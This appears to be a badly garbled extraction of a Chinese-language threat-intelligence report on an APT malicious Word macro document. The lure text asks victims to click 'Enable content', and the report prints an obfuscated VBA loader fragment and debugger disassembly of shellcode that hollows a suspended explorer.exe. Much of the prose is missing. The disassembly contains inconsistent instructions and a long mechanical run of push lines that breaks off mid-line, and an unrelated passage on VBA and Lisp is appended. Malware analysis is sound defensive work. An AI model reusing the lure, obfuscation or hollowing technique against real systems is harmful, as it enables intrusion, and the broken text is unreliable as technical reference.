





.	4
.	4
.	4
3.1 0x01.	5
3.2 0x02. Shellcode	10
3.3 0x03. PE dump	12
3.4	14
.	16
4.1 APT	16
4.2	16
.	APT	17
5.1 APT	17
5.2 VenusEye	18

▪




API

shellcode

shellcode

shellcode





Protected document

This document is only available for desktop or laptop versions of Microsoft Office Word

Click "Enable editing" button from the yellow bar above

Once you have enabled editing, please click "Enable content" button from the yellow bar above


3.1

3.1 0x01.

1

Office

Word



3.2

2


```
Dim salvelinus As String
Dim cruetstand
Dim otiosity
Dim hebetude
Dim burrock As String
Dim brassband
Sub bellwort()
Dim pitched As Long
Dim leadfree As Long
bleep = postpaid.sottishness.lancers.ControlTipText
metallurgical = 73 + 28 + 7267
fusiform = Right(bleep, metallurgical)
mandamus = luxation.truism(fusiform)
devolution = 64
scrip = 63
If devolution + scrip < 11 Then
devolution = LCase$("ca") & Mid("advancednosaurxenorhyncus", 9, 7)
otiosity = "aggndiment"
nails = Right$("narrowmindedlac", 3) & Mid("archsporetobacillusalmondshaped", 11, 10)
Else
hebetude = brassband * 3
scrip = 66
End If

dicamptodontidae = Mid("megalomaniacalfagymkhana", 15, 2) & UCase$("St")
myeloblast = "malathion"
#If Win64 And Len("fortinet should create new signature") = 36 Then
Dim approachable As String
Dim communicating As acetous
Dim contractor As Long&tr
communicating.sheet = 0
Dim virginals As Byte
#Else
Dim inconceivableness As Byte
communicating = 0
Dim congridae As Long
Dim contractor As Long
#End If
sufficit = 42 - 110 + 68
```

3.3

3


ControlTipText postpaid Toggle Button
7368



3.4

4

postpaid Toggle Button



3.5 Toggle Button

5


ToggleButton
Button

ToggleButton

Button
ControlTipText

ToggleButton

ControlTipText



3.6 ControlTipText



3.7 ControlTipText

3.13 EnumDateFormats


```

0B27117A 59      pop ecx
0B27117B 6A 04   push 0x4
0B27117D 68 00100000 push 0x1000
0B271182 BE AC5A0000 mov esi,0x5AAC
0B271187 56      push esi
0B271188 53      push ebx
0B271189 FF00   call eax
0B27118B 8BC8   mov ecx,eax
0B27118D 894D F4 mov dword ptr ss:[ebp-0xC],ecx
0B271190 3BCB   cmp ecx,ebx
0B271192 0F84 F5030000 jg 0B27158D
0B271198 8B45 FC mov eax,dword ptr ss:[ebp-0x4]
0B27119B 83C0 0C add eax,0xC
0B27119E 8975 F8 mov dword ptr ss:[ebp-0x8],esi
0B2711A1 2BC8   sub ecx,eax
0B2711A3 8A10   mov dl,byte ptr ds:[eax]
0B2711A5 FF4D F8 dec dword ptr ss:[ebp-0x8]
0B2711A8 881401 mov byte ptr ds:[ecx+eax],dl
0B2711AB 40      inc eax
0B2711AC 395D F8 cmp dword ptr ss:[ebp-0x8],ebx
0B2711AF 75 F2   jnz short 0B2711A3
0B2711B1 33C0   xor eax,eax

```

kernel32.VirtualAlloc

copy data

```

0B2711C7 51      mov esi,dword ptr ss:[ebp-0x14]
0B2711C8 E8 11FCFFFF call 0B270DDE
0B2711CD 8B75 EC lea eax,dword ptr ss:[ebp-0x14]
0B2711D0 8D45 90 lea eax,dword ptr ss:[ebp-0x70]
0B2711D3 50      push eax
0B2711D4 56      push esi

```

Stack ss:[0012E658]=7C800000 (kernel32.7C800000)
esi=00005AAC

3.18 shellcode PE

4

explorer.exe

```

0012DE68 01C714B8 CALL to CreateProcessA from 01C714B5
0012DE6C 0012E374 ModuleFileName = "C:\WINDOWS\explorer.exe"
0012DE70 00000000 CommandLine = NULL
0012DE74 00000000 pProcessSecurity = NULL
0012DE78 00000000 pThreadSecurity = NULL
0012DE7C 00000000 InheritHandles = FALSE
0012DE80 00000004 CreationFlags = CREATE_SUSPENDED
0012DE84 00000000 pEnvironment = NULL

```

3.19


5

explorer.exe

unmap


PE

0B2714C6	50	push eax	
0B2714C7	FFB5 68FEFFFF	push dword ptr ss:[ebp-0x198]	
0B2714CD	FF95 B0FEFFFF	call dword ptr ss:[ebp-0x150]	kernel32.GetThreadContext
0B2714D3	85C0	test eax, eax	
0B2714D5	0F84 B2000000	if 0B27158D	
0B2714DB	BF 00004000	mov edi, 0x400000	
0B2714E0	57	push edi	
0B2714E1	FFB5 64FEFFFF	push dword ptr ss:[ebp-0x19C]	
0B2714E7	FF95 50FEFFFF	call dword ptr ss:[ebp-0x180]	ntdll.ZwUnnapViewOfFileSection
0B2714ED	8B45 F4	mov eax, dword ptr ss:[ebp-0xC]	
0B2714F0	E8 6FF7FFFF	call 0B270C64	
0B2714F5	6A 40	push 0x40	
0B2714F7	68 00300000	push 0x3000	
0B2714FC	8BF0	mov esi, eax	
0B2714FE	FF76 50	push dword ptr ds:[esi+0x50]	
0B271501	57	push edi	
0B271502	FFB5 64FEFFFF	push dword ptr ss:[ebp-0x19C]	
0B271508	FF95 60FEFFFF	call dword ptr ss:[ebp-0x1A0]	kernel32.VirtualAllocEx
0B27150E	8945 FC	mov dword ptr ss:[ebp-0x4], eax	
0B271511	3BC3	cmp eax, ebx	
0B271513	74 78	if short 0B27158D	
0B271515	53	push ebx	
0B271516	FF76 54	push dword ptr ds:[esi+0x54]	
0B27151A	FF75 5B	push dword ptr ds:[esi+0x5B]	
0B27151C	FF75 5D	push dword ptr ds:[esi+0x5D]	
0B27151E	FF75 5F	push dword ptr ds:[esi+0x5F]	
0B271520	FF75 61	push dword ptr ds:[esi+0x61]	
0B271522	FF75 63	push dword ptr ds:[esi+0x63]	
0B271524	FF75 65	push dword ptr ds:[esi+0x65]	
0B271526	FF75 67	push dword ptr ds:[esi+0x67]	
0B271528	FF75 69	push dword ptr ds:[esi+0x69]	
0B27152A	FF75 6B	push dword ptr ds:[esi+0x6B]	
0B27152C	FF75 6D	push dword ptr ds:[esi+0x6D]	
0B27152E	FF75 6F	push dword ptr ds:[esi+0x6F]	
0B271530	FF75 71	push dword ptr ds:[esi+0x71]	
0B271532	FF75 73	push dword ptr ds:[esi+0x73]	
0B271534	FF75 75	push dword ptr ds:[esi+0x75]	
0B271536	FF75 77	push dword ptr ds:[esi+0x77]	
0B271538	FF75 79	push dword ptr ds:[esi+0x79]	
0B27153A	FF75 7B	push dword ptr ds:[esi+0x7B]	
0B27153C	FF75 7D	push dword ptr ds:[esi+0x7D]	
0B27153E	FF75 7F	push dword ptr ds:[esi+0x7F]	
0B271540	FF75 81	push dword ptr ds:[esi+0x81]	
0B271542	FF75 83	push dword ptr ds:[esi+0x83]	
0B271544	FF75 85	push dword ptr ds:[esi+0x85]	
0B271546	FF75 87	push dword ptr ds:[esi+0x87]	
0B271548	FF75 89	push dword ptr ds:[esi+0x89]	
0B27154A	FF75 8B	push dword ptr ds:[esi+0x8B]	
0B27154C	FF75 8D	push dword ptr ds:[esi+0x8D]	
0B27154E	FF75 8F	push dword ptr ds:[esi+0x8F]	
0B271550	FF75 91	push dword ptr ds:[esi+0x91]	
0B271552	FF75 93	push dword ptr ds:[esi+0x93]	
0B271554	FF75 95	push dword ptr ds:[esi+0x95]	
0B271556	FF75 97	push dword ptr ds:[esi+0x97]	
0B271558	FF75 99	push dword ptr ds:[esi+0x99]	
0B27155A	FF75 9B	push dword ptr ds:[esi+0x9B]	
0B27155C	FF75 9D	push dword ptr ds:[esi+0x9D]	
0B27155E	FF75 9F	push dword ptr ds:[esi+0x9F]	
0B271560	FF75 A1	push dword ptr ds:[esi+0xA1]	
0B271562	FF75 A3	push dword ptr ds:[esi+0xA3]	
0B271564	FF75 A5	push dword ptr ds:[esi+0xA5]	
0B271566	FF75 A7	push dword ptr ds:[esi+0xA7]	
0B271568	FF75 A9	push dword ptr ds:[esi+0xA9]	
0B27156A	FF75 AB	push dword ptr ds:[esi+0xAB]	
0B27156C	FF75 AD	push dword ptr ds:[esi+0xAD]	
0B27156E	FF75 AF	push dword ptr ds:[esi+0xAF]	
0B271570	FF75 B1	push dword ptr ds:[esi+0xB1]	
0B271572	FF75 B3	push dword ptr ds:[esi+0xB3]	
0B271574	FF75 B5	push dword ptr ds:[esi+0xB5]	
0B271576	FF75 B7	push dword ptr ds:[esi+0xB7]	
0B271578	FF75 B9	push dword ptr ds:[esi+0xB9]	
0B27157A	FF75 BB	push dword ptr ds:[esi+0xBB]	
0B27157C	FF75 BD	push dword ptr ds:[esi+0xBD]	
0B27157E	FF75 BF	push dword ptr ds:[esi+0xBF]	
0B271580	FF75 C1	push dword ptr ds:[esi+0xC1]	
0B271582	FF75 C3	push dword ptr ds:[esi+0xC3]	
0B271584	FF75 C5	push dword ptr ds:[esi+0xC5]	
0B271586	FF75 C7	push dword ptr ds:[esi+0xC7]	
0B271588	FF75 C9	push dword ptr ds:[esi+0xC9]	
0B27158A	FF75 CB	push dword ptr ds:[esi+0xCB]	
0B27158C	FF75 CD	push dword ptr ds:[esi+0xCD]	
0B27158E	FF75 CF	push dword ptr ds:[esi+0xCF]	
0B271590	FF75 D1	push dword ptr ds:[esi+0xD1]	
0B271592	FF75 D3	push dword ptr ds:[esi+0xD3]	
0B271594	FF75 D5	push dword ptr ds:[esi+0xD5]	
0B271596	FF75 D7	push dword ptr ds:[esi+0xD7]	
0B271598	FF75 D9	push dword ptr ds:[esi+0xD9]	
0B27159A	FF75 DB	push dword ptr ds:[esi+0xDB]	
0B27159C	FF75 DD	push dword ptr ds:[esi+0xDD]	
0B27159E	FF75 DF	push dword ptr ds:[esi+0xDF]	
0B2715A0	FF75 E1	push dword ptr ds:[esi+0xE1]	
0B2715A2	FF75 E3	push dword ptr ds:[esi+0xE3]	
0B2715A4	FF75 E5	push dword ptr ds:[esi+0xE5]	
0B2715A6	FF75 E7	push dword ptr ds:[esi+0xE7]	
0B2715A8	FF75 E9	push dword ptr ds:[esi+0xE9]	
0B2715AA	FF75 EB	push dword ptr ds:[esi+0xEB]	
0B2715AC	FF75 ED	push dword ptr ds:[esi+0xED]	
0B2715AE	FF75 EF	push dword ptr ds:[esi+0xEF]	
0B2715B0	FF75 F1	push dword ptr ds:[esi+0xF1]	
0B2715B2	FF75 F3	push dword ptr ds:[esi+0xF3]	
0B2715B4	FF75 F5	push dword ptr ds:[esi+0xF5]	
0B2715B6	FF75 F7	push dword ptr ds:[esi+0xF7]	
0B2715B8	FF75 F9	push dword ptr ds:[esi+0xF9]	
0B2715BA	FF75 FB	push dword ptr ds:[esi+0xFB]	
0B2715BC	FF75 FD	push dword ptr ds:[esi+0xFD]	
0B2715BE	FF75 FF	push dword ptr ds:[esi+0xFF]	
0B2715C0	FF76 01	push dword ptr ds:[esi+0x01]	
0B2715C2	FF76 03	push dword ptr ds:[esi+0x03]	
0B2715C4	FF76 05	push dword ptr ds:[esi+0x05]	
0B2715C6	FF76 07	push dword ptr ds:[esi+0x07]	
0B2715C8	FF76 09	push dword ptr ds:[esi+0x09]	
0B2715CA	FF76 0B	push dword ptr ds:[esi+0x0B]	
0B2715CC	FF76 0D	push dword ptr ds:[esi+0x0D]	
0B2715CE	FF76 0F	push dword ptr ds:[esi+0x0F]	
0B2715D0	FF76 11	push dword ptr ds:[esi+0x11]	
0B2715D2	FF76 13	push dword ptr ds:[esi+0x13]	
0B2715D4	FF76 15	push dword ptr ds:[esi+0x15]	
0B2715D6	FF76 17	push dword ptr ds:[esi+0x17]	
0B2715D8	FF76 19	push dword ptr ds:[esi+0x19]	
0B2715DA	FF76 1B	push dword ptr ds:[esi+0x1B]	
0B2715DC	FF76 1D	push dword ptr ds:[esi+0x1D]	
0B2715DE	FF76 1F	push dword ptr ds:[esi+0x1F]	
0B2715E0	FF76 21	push dword ptr ds:[esi+0x21]	
0B2715E2	FF76 23	push dword ptr ds:[esi+0x23]	
0B2715E4	FF76 25	push dword ptr ds:[esi+0x25]	
0B2715E6	FF76 27	push dword ptr ds:[esi+0x27]	
0B2715E8	FF76 29	push dword ptr ds:[esi+0x29]	
0B2715EA	FF76 2B	push dword ptr ds:[esi+0x2B]	
0B2715EC	FF76 2D	push dword ptr ds:[esi+0x2D]	
0B2715EE	FF76 2F	push dword ptr ds:[esi+0x2F]	
0B2715F0	FF76 31	push dword ptr ds:[esi+0x31]	
0B2715F2	FF76 33	push dword ptr ds:[esi+0x33]	
0B2715F4	FF76 35	push dword ptr ds:[esi+0x35]	
0B2715F6	FF76 37	push dword ptr ds:[esi+0x37]	
0B2715F8	FF76 39	push dword ptr ds:[esi+0x39]	
0B2715FA	FF76 3B	push dword ptr ds:[esi+0x3B]	
0B2715FC	FF76 3D	push dword ptr ds:[esi+0x3D]	
0B2715FE	FF76 3F	push dword ptr ds:[esi+0x3F]	
0B271600	FF76 41	push dword ptr ds:[esi+0x41]	
0B271602	FF76 43	push dword ptr ds:[esi+0x43]	
0B271604	FF76 45	push dword ptr ds:[esi+0x45]	
0B271606	FF76 47	push dword ptr ds:[esi+0x47]	
0B271608	FF76 49	push dword ptr ds:[esi+0x49]	
0B27160A	FF76 4B	push dword ptr ds:[esi+0x4B]	
0B27160C	FF76 4D	push dword ptr ds:[esi+0x4D]	
0B27160E	FF76 4F	push dword ptr ds:[esi+0x4F]	
0B271610	FF76 51	push dword ptr ds:[esi+0x51]	
0B271612	FF76 53	push dword ptr ds:[esi+0x53]	
0B271614	FF76 55	push dword ptr ds:[esi+0x55]	
0B271616	FF76 57	push dword ptr ds:[esi+0x57]	
0B271618	FF76 59	push dword ptr ds:[esi+0x59]	
0B27161A	FF76 5B	push dword ptr ds:[esi+0x5B]	
0B27161C	FF76 5D	push dword ptr ds:[esi+0x5D]	
0B27161E	FF76 5F	push dword ptr ds:[esi+0x5F]	
0B271620	FF76 61	push dword ptr ds:[esi+0x61]	
0B271622	FF76 63	push dword ptr ds:[esi+0x63]	
0B271624	FF76 65	push dword ptr ds:[esi+0x65]	
0B271626	FF76 67	push dword ptr ds:[esi+0x67]	
0B271628	FF76 69	push dword ptr ds:[esi+0x69]	
0B27162A	FF76 6B	push dword ptr ds:[esi+0x6B]	
0B27162C	FF76 6D	push dword ptr ds:[esi+0x6D]	
0B27162E	FF76 6F	push dword ptr ds:[esi+0x6F]	
0B271630	FF76 71	push dword ptr ds:[esi+0x71]	
0B271632	FF76 73	push dword ptr ds:[esi+0x73]	
0B271634	FF76 75	push dword ptr ds:[esi+0x75]	
0B271636	FF76 77	push dword ptr ds:[esi+0x77]	
0B271638	FF76 79	push dword ptr ds:[esi+0x79]	
0B27163A	FF76 7B	push dword ptr ds:[esi+0x7B]	
0B27163C	FF76 7D	push dword ptr ds:[esi+0x7D]	
0B27163E	FF76 7F	push dword ptr ds:[esi+0x7F]	
0B271640	FF76 81	push dword ptr ds:[esi+0x81]	
0B271642	FF76 83	push dword ptr ds:[esi+0x83]	
0B271644	FF76 85	push dword ptr ds:[esi+0x85]	
0B271646	FF76 87	push dword ptr ds:[esi+0x87]	
0B271648	FF76 89	push dword ptr ds:[esi+0x89]	
0B27164A	FF76 8B	push dword ptr ds:[esi+0x8B]	
0B27164C	FF76 8D	push dword ptr ds:[esi+0x8D]	
0B27164E	FF76 8F	push dword ptr ds:[esi+0x8F]	
0B271650	FF76 91	push dword ptr ds:[esi+0x91]	
0B271652	FF76 93	push dword ptr ds:[esi+0x93]	
0B271654	FF76 95	push dword ptr ds:[esi+0x95]	
0B271656	FF76 97	push dword ptr ds:[esi+0x97]	
0B271658	FF76 99	push dword ptr ds:[esi+0x99]	
0B27165A	FF76 9B	push dword ptr ds:[esi+0x9B]	
0B27165C	FF76 9D	push dword ptr ds:[esi+0x9D]	
0B27165E	FF76 9F	push dword ptr ds:[esi+0x9F]	
0B271660	FF76 A1	push dword ptr ds:[esi+0xA1]	
0B271662	FF76 A3	push dword ptr ds:[esi+0xA3]	
0B271664	FF76 A5	push dword ptr ds:[esi+0xA5]	
0B271666	FF76 A7	push dword ptr ds:[esi+0xA7]	
0B271668	FF76 A9	push dword ptr ds:[esi+0xA9]	
0B27166A	FF76 AB	push dword ptr ds:[esi+0xAB]	
0B27166C	FF76 AD	push dword ptr ds:[esi+0xAD]	
0B27166E	FF76 AF	push dword ptr ds:[esi+0xAF]	
0B271670	FF76 B1	push dword ptr ds:[esi+0xB1]	
0B271672	FF76 B3	push dword ptr ds:[esi+0xB3]	
0B271674	FF76 B5	push dword ptr ds:[esi+0xB5]	
0B271676	FF76 B7	push dword ptr ds:[esi+0xB7]	
0B271678	FF76 B9	push dword ptr ds:[esi+0xB9]	
0B27167A	FF76 BB	push dword ptr ds:[esi+0xBB]	
0B27167C	FF76 BD	push dword ptr ds:[esi+0xBD]	
0B27167E	FF76 BF	push dword ptr ds:[esi+0xBF]	
0B271680	FF76 C1	push dword ptr ds:[esi+0xC1]	
0B271682	FF76 C3	push dword ptr ds:[esi+0xC3]	
0B271684	FF76 C5	push dword ptr ds:[esi+0xC5]	
0B271686	FF76 C7	push dword ptr ds:[esi+0xC7]	
0B271688	FF76 C9	push dword ptr ds:[esi+0xC9]	
0B27168A	FF76 CB	push dword ptr ds:[esi+0xCB]	
0B27168C	FF76 CD	push dword ptr ds:[esi+0xCD]	
0B27168E	FF76 CF	push dword ptr ds:[esi+0xCF]	
0B271690	FF76 D1	push dword ptr ds:[esi+0xD1]	
0B271692	FF76 D3	push dword ptr ds:[esi+0xD3]	
0B271694	FF76 D5	push dword ptr ds:[esi+0xD5]	
0B271696	FF76 D7	push dword ptr ds:[esi+0xD7]	
0B271698	FF76 D9	push dword ptr ds:[esi+0xD9]	
0B27169A	FF76 DB	push dword ptr ds:[esi+0xDB]	
0B27169C	FF76 DD	push dword ptr ds:[esi+0xDD]	
0B27169E	FF76 DF	push dword ptr ds:[esi+0xDF]	
0B2716A0	FF76 E1	push dword ptr ds:[esi+0xE1]	
0B2716A2	FF76 E3	push dword ptr ds:[esi+0xE3]	
0B2716A4	FF76 E5	push dword ptr ds:[esi+0xE5]	
0B2716A6	FF76 E7	push dword ptr ds:[esi+0xE7]	
0B2716A8	FF76 E9	push dword ptr ds:[esi+0xE9]	
0B2716AA	FF76 EB	push dword ptr ds:[esi+0xEB]	
0B2716AC	FF76 ED	push dword ptr ds:[esi+0xED]	
0B2716AE	FF76 EF	push dword ptr ds:[esi+0xEF]	
0B2716B0	FF76 F1	push dword ptr ds:[esi+0xF1]	
0B2716B2	FF76 F3	push dword ptr ds:[esi+0xF3]	
0B2716B4	FF76 F5	push dword ptr ds:[esi+0xF5]	
0B2716B6	FF76 F7	push dword ptr ds:[esi+0xF7]	
0B2			



3.4

恶意样本执行流程归纳



4.1 APT



4.1

4.2



4.2

APT

APT

APT

APT

APT

0-day

APT

5.1

APT

APT

APT

APT

0-day


ROP

API

Shell code

APT

APT



5.2 VenusEye

VenusEye

VenusEye

Hedwig

Locky

18

SandWorm



▪



Macro)

)

Microsoft Word
word

Word

Visual Basic

Excel

VBA

,
VBA
Excel

VBA

C

C
M4 C

Lisp

Common Lisp

Scheme

:

C

Lisp

Lisp

cond

if

CLOS

Lisp

